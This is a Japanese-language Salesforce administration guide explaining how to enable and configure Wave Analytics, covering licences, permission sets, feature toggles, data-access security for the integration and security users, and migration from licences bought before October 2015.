「外部データを Wave Analytics にアップロード」	外部データを Wave Analytics にアップロードしてデータセットを作成。データ監視でデータフローとシステムジョブを監視。
「Wave Analytics データフローの編集」	データフローの編集、開始、停止、再スケジュール。データ監視でデータフローとシステムジョブを監視。このユーザ権限により、インテグレーションユーザにアクセス権がある Salesforce オブジェクトデータのすべてにアクセスできるようになるため、割り当てるときには慎重に判断してください。「Wave Analytics での Salesforce のデータアクセス」を参照してください。
「Wave Analytics の管理」	すべての Wave Analytics 機能にアクセス可能。Wave システム管理者レベルの機能を使用できます。
「Wave Analytics のダウンロード」	Wave Analytics ユーザインターフェースを使用したスクリーンショットと表形式でのデータのダウンロード。

メモ: Wave ユーザ用に権限セットを作成するとき、いずれかの Wave Analytics 権限を選択すると自動的に「Wave Analytics の使用」権限も有効になります。さらに、アプリケーションに対して付与されたアクセス権の種類によって、そのデータセット、レンズ、およびダッシュボードに対して実行できるアクションが制御されます。たとえば、ユーザに「Wave Analytics の使用」権限がある場合、ユーザにはアプリケーションに対する閲覧者アクセス権もあり、そのデータセット、レンズ、ダッシュボードを表示できます。

Analytics Cloud - Wave Analytics Platform 権限セットライセンスによって、「コミュニティページでの Wave Analytics の表示」権限が有効になります。この権限により、外部ユーザがそれぞれのコミュニティで VisualForce ページに埋め込まれた Wave ダッシュボードを表示できるようになります。

Wave Analytics プラットフォームのユーザ種別の特定

Wave プラットフォームユーザの種別を特定すると、設定プロセスでチームの分析ニーズを満たせるようになります。

Wave Analytics Platform ライセンスには、組織のユーザが Wave プラットフォームを使用してデータのインポート、使用、処理、および探索するのに必要な権限が含まれます。ライセンスには、システム管理者が Wave を管理するために必要な権限も含まれます。Wave を最も使いやすく設定するには、ユーザが Wave 機能にアクセスするさまざまな方法を検討し、それらの方法をユーザ種別ごとに分類します。次は、その例です。

チームのほとんどのメンバーは、次の2つの基本的なカテゴリに分類されます。

- ユーザ。Wave ダッシュボード、レンズ、およびデータセットを表示し、場合によってはデータを Wave にインポートします。
- システム管理者またはマネージャ。アプリケーション、ダッシュボード、レンズ、データセットの作成、データの編集や、Wave 操作環境のカスタマイズを行うためにすべての Wave 機能にアクセスします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience。

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

したがって、Wave プラットフォームを設定するときには、2つの基本的な権限セットを作成することで組織のほとんどのニーズを満たすことができます。

- 「参照」権限セット。ほとんどの基本レベルのユーザが Wave にアクセスするときに必要とする権限が含まれます。
- 一部のシステム管理者とマネージャ用に予約された「管理」権限セット。すべての Wave 機能を使用する権限が含まれます。

ただし、Wave Analytics は必要に応じて自由に設定でき、上記以外のユーザ種別や権限セットを組織のユーザのニーズに基づいて定義できます。たとえば、アプリケーションとダッシュボードを作成および共有するユーザ向けに「スーパーユーザ」権限セットを作成できます。他にも、ユーザがデータセットを詳細に操作できるようにする「データウィザード」権限セットを作成できます。

権限セットの例では、主要な2つのチームメンバー種別であるユーザとシステム管理者に重点を置き、詳細な設定手順を説明します。

Wave Analytics の有効化と Analytics Cloud - Wave Analytics Platform 権限セットライセンスの割り当て

Salesforce によって Wave Analytics Platform ライセンスがプロビジョニングされたら、Wave を有効化し、Wave Analytics 権限セットライセンスを割り当てます。

Wave プラットフォームの有効化


Wave プラットフォームを使用するには、まず組織で有効にします。

1. Salesforce の [設定] メニューの [管理] で、**[Analytics Cloud]** | **[始めましょう]** をクリックします。
2. **[分析の有効化]** をクリックします。

権限セットライセンスの割り当て

次に、権限セットライセンスを Wave へのアクセス権を必要とする、組織の各ユーザに割り当てます。

1. [設定] メニューで、[ユーザの管理] | [ユーザ] をクリックします。
2. Wave へのアクセス権を付与するユーザの名前をクリックします。最初は、ユーザ、システム管理者、またはシステム管理者に指定したその他の名前を選択するとよいでしょう。
3. カーソルを [権限セットライセンスの割り当て] に置き、[割り当ての編集] をクリックします。



4. Analytics Cloud - Wave Analytics Platform 権限セットライセンスを選択し、[保存] をクリックします。

Wave にアクセスする必要がある組織内のユーザごとに上記の手順を繰り返します。

Wave Analytics 権限セットの作成

組織のユーザが必要な機能に基づいて 1 つ以上の権限セットを作成し、割り当てることで、ユーザに Wave 機能へのアクセス権を付与できます。

ユーザに権限セットライセンスを割り当てたら、設定プロセスの次のステップとして Wave ユーザ権限で構成される権限セットを作成し、その権限セットをユーザに割り当てます。ユーザのニーズを満たす必要がある権限セットを作成できます。2 つの権限セットの作成方法を次に示します。

ユーザ権限

権限セットを作成する
- 「プロファイルと権限セットの管理」

- *「Wave Analytics の管理」* 権限セットは、Wave Analytics を管理し、すべての Wave Analytics 機能へのアクセスが必要なユーザ向けです。
- *「Wave Analytics の表示」* 権限セットは、データを探索して時々新しいデータを Wave Analytics にアップロードし、限られた Wave Analytics 機能へのアクセスが必要なユーザ向けです。

段階的な手順: 権限セットを作成、編集、および割り当てる

メモ:

- 2015 年 10 月 20 日より前に Wave を購入した場合は、次の手順を実行する前に「2015 年 10 月 20 日より前に購入したライセンスによる Wave Analytics プラットフォームの設定」を参照してください。
- 「Wave Analytics の管理」権限セットでは、以前の Wave Analytics ビルダーライセンス (2015 年 10 月 20 日より前に購入) で提供される機能と同等の機能が有効になります。ビルダーライセンスがある場合、または新しい Wave Analytics Platform ライセンスに移行する場合は、次の手順に従って同じ機能を含む権限セットを作成します。
- 「Wave Analytics の表示」権限セットでは、以前の Wave Analytics Explorer ライセンス (2015 年 10 月 20 日より前に購入) で提供される機能と同等の機能が有効になります。Explorer ライセンスがある場合、または新しい Wave Analytics Platform ライセンスに移行する場合は、次の手順に従って同じ機能を含む権限セットを作成します。

1. [設定] メニューで、[管理] の [ユーザの管理] | [権限セット] をクリックし、[新規] をクリックします。
2. [表示ラベル] 項目に適宜 `Manage Wave Analytics` または `View Wave Analytics` と入力します。これにより、API 名も自動的に作成されます。この名前は必要に応じて変更できますが、スペースは使用しない、最後にアンダースコアを使用しない、2つ続けてアンダースコアを使用しないという制約があります。
3. [ユーザライセンス] 項目をデフォルト値の `--None--` のままにします。ユーザライセンスは選択しないでください。
4. [保存] をクリックします。権限セットの詳細ページに新しい権限セットが表示されます。次に、ユーザ権限を権限セットに追加します。
5. 権限セットの詳細ページの最下部までスクロールし、[システム権限] をクリックします。次に、[編集] をクリックします。
6. 次のいずれかの操作を実行します。
   - 「Wave Analytics の管理」権限セットを作成する場合は、[Wave Analytics の管理] ユーザ権限を選択して [保存] をクリックします。ユーザがすべての Wave 機能にアクセスできる権限セットが正常に作成されました。「Wave Analytics の管理」権限セットではすべての Wave 機能へのアクセス権が付与されるため、この権限セットの割り当ては慎重に行ってください。この機能の多くは大半の分析ユーザには適していません。
   - 「Wave Analytics の表示」権限セットを作成する場合は、[Wave Analytics Cloud の使用] および [外部データを Wave Analytics にアップロード] ユーザ権限を選択して [保存] をクリックします。ユーザが Salesforce の外部からアップロードデータファイルを参照およびアップロードする権限がある、すべての Wave のデータセット、レンズ、ダッシュボードを表示できる権限セットが正常に作成されました。
7. これで、新しい権限セットをユーザに割り当てることができます。この割り当てについては、「Wave Analytics 権限セットのユーザへの割り当て」を参照してください。

Wave Analytics 権限セットのユーザへの割り当て

権限セットを 1 人以上のユーザに割り当てて (1 人ずつまたは一括で)、Wave 機能へのアクセス権を付与します。

ユーザ権限

ユーザに権限セットを割り当てる
- 「権限セットの割り当て」

段階的な手順: 権限セットを割り当てる

1. [設定] メニューで、[管理] の [ユーザの管理] | [権限セット] をクリックします。
2. ユーザに割り当てる権限セットをクリックします。「Wave Analytics 権限セットの作成」(ページ 4188) の手順に従っている場合は、「Wave Analytics の管理」または「Wave Analytics の表示」権限セットを選択します。
3. [割り当ての管理] をクリックし、[割り当てを追加] をクリックします。
4. Wave にアクセスする必要があるユーザを選択し、[完了] をクリックします。

「Wave Analytics の管理」権限セットではすべての Wave 機能へのアクセス権が付与されるため、この権限セットの割り当ては慎重に行ってください。Wave プラットフォームを管理するユーザにのみ割り当てます。

Wave Analytics プラットフォームの設定の完了

Wave プラットフォームのユーザ環境を強化し、追加の設定手順で Salesforce データへの Wave アクセスを細かく調整します。

すべてのレンズおよびダッシュボードのプレビューサムネールの有効化

ユーザがホームページやアプリケーションページのレンズおよびダッシュボードを検索しやすくなります。汎用アイコンを、すべてのレンズおよびダッシュボード(行レベルのセキュリティ制限が設定されているアセットを含む)のコンテンツのプレビューサムネールに置き換えます。

コミュニティの Wave Analytics の有効化

Wave Analytics アプリケーションをコミュニティパートナーやカスタマーユーザと安全に共有できます。

Wave Analytics からのダウンロードの有効化

ユーザがレンズの探索とダッシュボードウィジェットから結果を画像(`.png`)、Microsoft® Excel®(`.xls`)、またはカンマ区切り値(`.csv`)ファイルとしてエクスポートできるようにします。

ユーザに対する Wave ダッシュボードデザイナへのアクセス権の付与

ユーザにいずれかのダッシュボードデザイナへのアクセス権を付与するには、各ユーザに「Wave Analytics ダッシュボードの作成および編集」ユーザ権限を割り当てます。ユーザが Wave ダッシュボードデザイナにアクセスできるようにするには、**[Wave ダッシュボードデザイナを有効化]** 設定オプションも有効化されている必要があります(デフォルトで有効)。

ダッシュボードウィジェットのアノテーションの有効化

ダッシュボードおよび Chatter で投稿されたコメントを使用してダッシュボードウィジェットにアノテーションを付加します。

Wave REST API の有効化

Wave REST API を使用して、Wave Analytics のデータセットとレンズにプログラムでアクセスできます。このオプションを選択すると、個々のユーザの「API の有効化」権限が上書きされ、すべての Wave ユーザ(コミュニティユーザを含む)に Wave API へのアクセス権が付与されます。

Wave Analytics for iOS の接続アプリケーション

Analytics for iOS 接続アプリケーションをインストールして、モバイルクライアントが容易に組織に接続できるようにします。この接続アプリケーションにより、ログインするユーザや、モバイルクライアントによる画像とリンクの共有方法を制御できます。

Wave Analytics セキュリティ実装ガイド

Wave Analytics を使用すると、適切なユーザが適切なデータにアクセスできるように、組織にさまざまなレベルのセキュリティを実装できます。

Wave Analytics での Salesforce のデータアクセス

Wave Analytics には、データを抽出するときに加え、データが行レベルセキュリティの一部として使用されるときにも、Salesforce データへのアクセス権が必要です。Wave Analytics は、2 つの Wave Analytics 内部ユーザであるインテグレーションユーザとセキュリティユーザの権限に基づいて Salesforce データにアクセスできます。

すべてのレンズおよびダッシュボードのプレビューサムネールの有効化

ユーザがホームページやアプリケーションページのレンズおよびダッシュボードを検索しやすくなります。汎用アイコンを、すべてのレンズおよびダッシュボード (行レベルのセキュリティ制限が設定されているアセットを含む) のコンテンツのプレビューサムネールに置き換えます。

データセットにセキュリティ述語が定義されていない場合は、プレビューサムネールが常に表示されます。セキュリティ述語が定義されている場合は、この設定を有効にしない限りプレビューサムネールは表示されません。この設定が有効になっている場合は、すべてのアセットのプレビューサムネールが表示されます。

重要: レンズまたはダッシュボードが使用するデータセットに行レベルのセキュリティが適用される場合でも、制限対象の行のデータがプレビューサムネールに表示される場合があります。行レベルのセキュリティ制限は、レンズまたはダッシュボードまでクリックした場合にのみ有効になります。

1. [設定] から、［クイック検索］ボックスに「*Wave Analytics*」と入力し、[設定] を選択します。
2. ［行レベルのセキュリティを有効にして レンズとダッシュボードのプレビューサムネイルを表示］を選択します。
3. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

設定を変更する

- 「Wave Analytics の管理」

コミュニティの Wave Analytics の有効化

Wave Analytics アプリケーションをコミュニティパートナーやカスタマーユーザと安全に共有できます。

メモ: カスタマーコミュニティプラスまたはパートナーコミュニティライセンスを所有するユーザのみがこの機能を使用できます。この機能はコミュニティでサポートされますが、ポータルではサポートされません。

Wave Analytics をコミュニティと共有するように設定する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*Wave Analytics*」と入力し、[設定] を選択します。[コミュニティの Wave Analytics を有効化] を選択します。
2. コミュニティメンバーに「Analytics Cloud - Wave コミュニティユーザ」権限セットライセンスを割り当てます。
3. 「コミュニティページでの Wave Analytics の表示」権限を含む権限セットを作成し、コミュニティメンバーに割り当てます。

エディション

使用可能なエディション: Salesforce Classic

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能

ユーザ権限

設定を変更する
- 「Wave Analytics の管理」

Wave ダッシュボードおよびレンズを参照する
- 「コミュニティページでの Wave Analytics の表示」

Wave Analytics からのダウンロードの有効化

ユーザがレンズの探索とダッシュボードウィジェットから結果を画像 (.png)、Microsoft® Excel® (.xls)、またはカンマ区切り値 (.csv) ファイルとしてエクスポートできるようにします。

ユーザが Wave からデータをダウンロードできるように設定する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*権限セット*」と入力し、[ユーザの管理] で [権限セット] を選択します。
2. 権限を追加する Analytics Cloud 権限セットを選択し、[システム権限] を選択します。
3. [Wave Analytics データをダウンロード] を選択します。
4. [保存] をクリックします。

関連トピック:

画像や絞り込まれたデータのダウンロード

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

設定を変更する
- 「Wave Analytics の管理」

ユーザに対する Wave ダッシュボードデザイナへのアクセス権の付与

ユーザにいずれかのダッシュボードデザイナへのアクセス権を付与するには、各ユーザに「Wave Analytics ダッシュボードの作成および編集」ユーザ権限を割り当てます。ユーザが Wave ダッシュボードデザイナにアクセスできるようにするには、**[Wave ダッシュボードデザイナを有効化]** 設定オプションも有効化されている必要があります (デフォルトで有効)。

1. [設定] から、[クイック検索] ボックスに *「Wave Analytics」* と入力し、**[設定]** を選択します。
2. **[Wave ダッシュボードデザイナを有効化]** を選択し、**[保存]** をクリックします。
3. ダッシュボードを作成するユーザごとに、「Wave Analytics ダッシュボードの作成および編集」ユーザ権限を割り当てます。
   各ユーザは、ダッシュボードごとに従来のデザイナか Wave ダッシュボードデザイナのとちらを使用するか選択できます。

関連トピック:

Wave ダッシュボードデザイナを使用した容易なダッシュボード作成

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

Wave ダッシュボードデザイナまたは従来のデザイナにアクセスする
- 「Wave Analytics ダッシュボードの作成および編集」

ダッシュボードウィジェットのアノテーションの有効化

ダッシュボードおよび Chatter で投稿されたコメントを使用してダッシュボードウィジェットにアノテーションを付加します。

メモ: アノテーションは Wave ダッシュボードデザイナで作成されたダッシュボードでのみサポートされます。

アノテーションを有効化するには、次の手順を実行します。

1. [設定] から、[クイック検索] ボックスに *「フィード追跡」* と入力し、Chatter で **[フィード追跡]** を選択します。
2. 下へスクロールして **[Wave アセット]** を選択します。
3. [フィード追跡の有効化] を選択します。
4. **[保存]** をクリックします。

関連トピック:

ダッシュボードアノテーションを使用したコラボレーション

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

設定を変更する
- 「Wave Analytics の管理」

Wave REST API の有効化

Wave REST API を使用して、Wave Analytics のデータセットとレンズにプログラムでアクセスできます。このオプションを選択すると、個々のユーザの「API の有効化」権限が上書きされ、すべての Wave ユーザ (コミュニティユーザを含む) に Wave API へのアクセス権が付与されます。

1. [設定] から、[クイック検索] ボックスに「*Wave Analytics*」と入力し、[設定] を選択します。
2. [すべての Wave ユーザの Wave API を有効化] を選択します。
3. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

設定を変更する
- 「Wave Analytics の管理」

Wave Analytics for iOS の接続アプリケーション

Analytics for iOS 接続アプリケーションをインストールして、モバイルクライアントが容易に組織に接続できるようにします。この接続アプリケーションにより、ログインするユーザや、モバイルクライアントによる画像とリンクの共有方法を制御できます。

1. システム管理者としてログインし、https://login.salesforce.com/packaging/installPackage.apexp?p0=04tB0000000DKTA に移動します。
2. [すべてのユーザのインストール] を選択します。

   特定のロールに対してのみ接続アプリケーションをインストールする場合は、それらのクライアントにのみポリシーが適用されます。
3. [完了] をクリックしたら、Salesforce Insights for iOS パッケージを開きます。
4. ポリシーやその他の設定を行うには、[編集] をクリックします。完了したら、変更を保存します。

   接続アプリケーション設定についての詳細は、「接続アプリケーションの編集」を参照してください。
5. モバイルユーザの共有オプションを無効にする場合は、[カスタム属性] セクションで [新規] をクリックします。

   デフォルトで、すべての共有オプションが有効になっています。オプションを無効にするには、その属性キーを追加して、属性値に "false" と入力します。サポートされる属性キーは、次の表を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

接続アプリケーションをインストールおよび設定する
- 「Wave Analytics の管理」

属性キー	モバイルクライアントが共有可能
SHARE_IMAGE_AIRDROP	AirDrop 経由の画像
SHARE_IMAGE_ CAMERAROLL	カメラロールからの画像
SHARE_IMAGE_ OPEN	モバイルデバイスで現在開いている画像
SHARE_IMAGE_ S1	Salesforce1 の画像
SHARE_IMAGE_ EMAIL	メール経由の画像
SHARE_LINK_AIRDROP	AirDrop 経由のリンク
SHARE_LINK_ CLIPBOARD	現在モバイルデバイスのクリップボードにあるリンク
SHARE_LINK_ S1	Salesforce1 のリンク
SHARE_LINK_EMAIL	メール経由のリンク
SPOTLIGHT_SEARCH	モバイルクライアントの Spotlight 検索結果に Wave Analytics アセットを表示可能

メモ: 接続されたユーザにカスタム属性を適用するには、それらのユーザを取り消した後、ユーザに再接続するように依頼します。


6. Wave が有効な組織にモバイルクライアントが接続する方法を表示および制御するには、[設定] から、［クイック検索］ボックスに「*接続アプリケーション*」と入力し、[接続アプリケーションの **OAuth** の利用状況] を選択します。

   ユーザセッションのブロック、個々のユーザの取り消し、ユーザ詳細へのドリルインができます。詳細は、「接続アプリケーションの使用状況の監視」を参照してください。

   メモ: 証明書ベースの認証の場合、ユーザはデスクトップブラウザで Cookie を許可するように設定する必要があります。

Wave Analytics セキュリティ実装ガイド

Wave Analytics を使用すると、適切なユーザが適切なデータにアクセスできるように、組織にさまざまなレベルのセキュリティを実装できます。



- システム管理者は、オブジェクトレベルセキュリティと項目レベルセキュリティを実装して、Salesforceデータへのアクセスを制御できます。たとえば、システム管理者は、データフローが機密の Salesforce データをデータセットに読み込まないように、アクセスを制限することができます。このドキュメントでは、Wave AnalyticsでのSalesforceデータに対するオブジェクトレベルセキュリティと項目レベルセキュリティの使用方法と、Salesforce オブジェクトおよび項目に対する権限の設定方法について説明します。
- データセット所有者は、作成した各データセットに行レベルセキュリティを実装し、そのレコードへのアクセスを制限できます。データセットに行レベルセキュリティがない場合、そのデータセットへのアクセス権を持つユーザはすべてのレコードを表示できます。このドキュメントでは、データセットに対する行レベルセキュリティの設定方法を説明し、Salesforce データおよび外部データから作成されたデータセットに基づいたサンプル実装をいくつか紹介します。
- アプリケーションへのマネージャアクセス権が付与されたアプリケーション所有者、システム管理者、およびユーザによって、アプリケーション内のデータセット、レンズ、ダッシュボードへのアクセスが制御されます。このドキュメントでは、アプリケーションのさまざまなアクセスレベルと、アプリケーションのデータセット、レンズ、ダッシュボードを他のユーザと共有する方法について説明します。

  メモ: Wave Analytics は、Salesforce で設定されている共有とは同期しません。代わりに、Wave Analytics には別個にセキュリティを設定する必要があります。Wave Analytics では、堅牢な行レベルセキュリティ機能により、データセットに対して多くの異なる種別のアクセス制御をモデル化できます。

Wave Analytics セキュリティの実装についての詳細は、『Wave Analytics セキュリティ実装ガイド』を参照してください。

Wave Analytics での Salesforce のデータアクセス

Wave Analytics には、データを抽出するときに加え、データが行レベルセキュリティの一部として使用されるときにも、Salesforce データへのアクセス権が必要です。Wave Analytics は、2 つの Wave Analytics 内部ユーザであるインテグレーションユーザとセキュリティユーザの権限に基づいて Salesforce データにアクセスできます。

データフロージョブを実行するとき、Wave Analytics はインテグレーションユーザの権限を使用してデータを Salesforce オブジェクトおよび項目から抽出します。インテグレーションユーザには「すべてのデータの参照」アクセス権があるため、機密データを含む特定のオブジェクトや項目に対するアクセスを制限することを検討します。インテグレーションユーザに権限のないオブジェクトまたは項目からデータを抽出するようにデータフローが設定されている場合、データフロージョブは失敗します。

User オブジェクトに基づいて行レベルセキュリティが設定されているデータセットをクエリすると、Wave Analytics はセキュリティユーザの権限を使用して、User オブジェクトとその項目にアクセスします。セキュリティユーザには、少なくとも述語に含まれる各 User オブジェクト項目に対する参照権限が必要です。述語とは、データセットの行レベルセキュリティを定義する絞り込み条件です。デフォルトでは、セキュリティユーザには User オブジェクトのすべての標準項目への参照アクセス権があります。述語がカスタム項目に基づいている場合は、セキュリティユーザに項目への参照アクセス権を付与します。述語式に含まれるすべての User オブジェクト項目への参照アクセス権がセキュリティユーザにない場合、その述語が使用されているデータセットをクエリしようとするとエラーが表示されます。

Salesforce オブジェクトおよび項目へのアクセス制御

Wave Analytics には、データを抽出するときに加え、データが行レベルセキュリティの一部として使用されるときにも、Salesforce データへのアクセス権が必要です。Salesforce データへのデータフローのアクセスを制御するには、Salesforce オブジェクトおよび項目に対するインテグレーションユーザの権限を設定します。User オブジェクトのカスタム項目に基づいた行レベルセキュリティを有効化するには、セキュリティユーザの権限を設定します。

関連トピック:

Salesforce オブジェクトおよび項目へのアクセス制御

Salesforce オブジェクトおよび項目へのアクセス制御

Wave Analytics には、データを抽出するときに加え、データが行レベルセキュリティの一部として使用されるときにも、Salesforce データへのアクセス権が必要です。Salesforce データへのデータフローのアクセスを制御するには、Salesforce オブジェクトおよび項目に対するインテグレーションユーザの権限を設定します。User オブジェクトのカスタム項目に基づいた行レベルセキュリティを有効化するには、セキュリティユーザの権限を設定します。

インテグレーションユーザまたはセキュリティユーザの権限を設定する場合、ユーザプロファイルのコピーバージョンを変更します。

ユーザ権限

ユーザプロファイルをコピーする

- 「プロファイルと権限セットの管理」

オブジェクト権限を編集する

- 「プロファイルと権限セットの管理」

  および

  「アプリケーションのカスタマイズ」

1. [設定]から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択して、ユーザプロファイルを選択します。

   インテグレーションユーザの場合、Analytics Cloud インテグレーションユーザプロファイルを選択します。セキュリティユーザの場合、Analytics Cloud セキュリティユーザプロファイルを選択します。
2. ユーザプロファイルをコピーするには、[コピー] をクリックします。
3. コピーしたユーザプロファイルに名前を付けて保存します。
4. [オブジェクト設定]をクリックします。
5. Salesforce オブジェクトの名前をクリックします。
6. [編集] をクリックします。
   a. オブジェクトに対する権限を有効にするには、[オブジェクト権限] セクションで [参照] を選択します。

b. オブジェクトの項目に対する権限を有効にするには、[項目権限] セクションで項目の [参照] を選択します。

メモ: User オブジェクトの標準項目に対する権限は変更できません。

7. オブジェクト設定を保存します。
8. コピーしたユーザプロファイルをインテグレーションユーザまたはセキュリティユーザに割り当てます。
   a. [設定] から、［クイック検索］ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
   b. ユーザプロファイルを割り当てるユーザを選択します。
   c. [編集] をクリックします。
   d. [プロファイル] 項目でユーザプロファイルを選択します。
   e. [保存] をクリックします。
9. インテグレーションユーザまたはセキュリティユーザにオブジェクトの項目に対する適切な権限があることを確認します。

2015 年 10 月 20 日より前に購入されたライセンスによる Wave Analytics プラットフォームの設定

2015 年 10 月 20 日より前に Wave Analytics Builder または Explorer ライセンスを購入した場合、引き続きそのライセンスを使用して組織のユーザに Wave プラットフォームを設定できます。または、新しいシングルユーザの Wave Analytics Platform ライセンスに移行することもできます。

メモ: この情報は、2015 年 10 月 20 日より前に Wave Analytics ライセンスを購入し、新しい Analytics Cloud Wave Platform ライセンスに移行せずに、Analytics Cloud Builder または Analytics Cloud Explorer 権限セットライセンスを引き続き使用するお客様に適用されます。2015 年 10 月 20 日以降に Wave を購入した場合は、「Wave プラットフォームの設定」に進んでください。

重要: 以前の Analytics Cloud Builder または Analytics Cloud Explorer プラットフォームライセンスからシングルユーザの Wave Analytics Platform ライセンスに移行する場合は、「2015 年 10 月 20 日より前に購入された Wave ライセンスから新しい Wave Platform ライセンスへの移行」を参照してください。

Analytics Cloud Wave Platform ライセンス

2015 年 10 月 20 日より前に購入した Analytics Cloud Wave Platform ライセンスで、組織の Wave Analytics を有効化できます。契約上、以前の Wave Platform ライセンスあたりのユーザ数は最大 400 に制限されています。ユーザ数が 400 を超える場合は、追加の Wave Platform ライセンスを購入できます。

以前の Wave Platform ライセンスごとに次の機能を利用できます。

- 最終的な登録済みデータセットに最大 2 億 5,000 万行を保存する。
- Wave Analytics で最大 50 のクエリを同時実行する。

Analytics Cloud 権限セットライセンス

ユーザが Analytics Cloud を使用するには、ユーザごとに 1 つの Analytics Cloud 権限セットライセンスが必要です。この権限セットライセンスによって、ユーザに割り当て可能なユーザ権限が定義されます。システム管理者が権限セットライセンスをユーザに割り当てます。

2015 年 10 月 20 日より前に販売された Wave Analytics Platform ライセンスの一部として、次の権限セットライセンスが提供されます。

- Analytics Cloud Builder 権限セットライセンスでは、ユーザがすべての Wave Analytics 機能にアクセスできます。
- Analytics Cloud Explorer 権限セットライセンスでは、ユーザが外部データを Wave Analytics にアップロードしてデータを探索できます。

各権限セットライセンスには、次の Wave Analytics ユーザ権限が含まれます。

ユーザ権限	Explorer または Builder 権限セットライセンスに含まれていたか?	可能になる機能
「Wave Analytics ダッシュボードの作成および編集」	Builder のみ	Wave Analytics ダッシュボードの作成および編集。
「Wave Analytics アプリケーションの作成」	Builder のみ	Wave Analytics アプリケーションの作成および共有。
「Wave Analytics データフローの編集」	Builder のみ	データフローのダウンロード、アップロード、開始、停止、再スケジュール。データ監視でデータフローとシステムジョブを表示します。
「Wave Analytics の管理」	Builder のみ	すべての Wave Analytics 機能へのアクセス。Wave システム管理者レベルの機能を使用できます。
「外部データを Wave Analytics にアップロード」	Builder と Explorer	外部データを Wave Analytics にアップロードしてデータセットを作成。データ監視でデータフローとシステムジョブを表示します。
「Wave Analytics の使用」	Builder と Explorer	Wave Analytics を使用して、ユーザに参照権限があるデータセット、レンズ、ダッシュボードを表示。他の Wave 権限を選択すると自動的に有効化されます。

メモ: Wave ユーザ用に権限セットを作成するとき、他のいずれかの Wave Analytics 権限セットを選択すると自動的に「Wave Analytics」権限が有効化されます。

以前の Wave Analytics 権限セットライセンスを次の Salesforce ユーザライセンスと一緒に割り当てることができます。

- Force.com (App Subscription)
- Force.com (One App)
- Full CRM
- Salesforce Platform
- Salesforce Platform One

関連トピック:

2015 年 10 月 20 日より前に購入された Wave ライセンスから新しい Wave Platform ライセンスへの移行

2015 年 10 月 20 日より前に購入された Wave ライセンスから新しい Wave Platform ライセンスへの移行

2015 年 10 月 20 日より前に購入された以前の Analytics Cloud Builder および Analytics Cloud Explorer ライセンスから、新しい Analytics Cloud - Wave Analytics Platform ライセンスに完全に移行するために、組織の Wave ユーザに新しい権限セットを設定する必要が生じる場合があります。

Salesforce が組織に新しい Analytics Cloud - Wave Analytics Platform ライセンスをプロビジョニングすると、一部のユーザに新しいライセンスを設定する必要が生じることがあります。

- **Builder** ライセンスユーザ。Analytics Cloud Builder 権限セットライセンスで Wave にアクセスするユーザは、通常、追加の設定なしで引き続き Wave Analytics プラットフォームを使用できます。Builder ライセンスの名前が *Analytics Cloud - Wave Analytics Platform* に変更されただけなので、Salesforce の [設定] にその権限セットライセンスが表示されます。
- **Explorer** ライセンスユーザ。新しいライセンスのプロビジョニングプロセスで、Salesforce が Analytics Cloud Explorer ライセンスを組織から削除する場合があります。その場合は、Explorer ライセンスの代わりに新しい Analytics Cloud - Wave Platform ライセンスが表示され、ユーザにそのライセンスを設定する必要があります。Explorer 権限セットライセンスがまだ表示される場合は、Explorer ユーザに設定プロセスを繰り返す必要はありません。

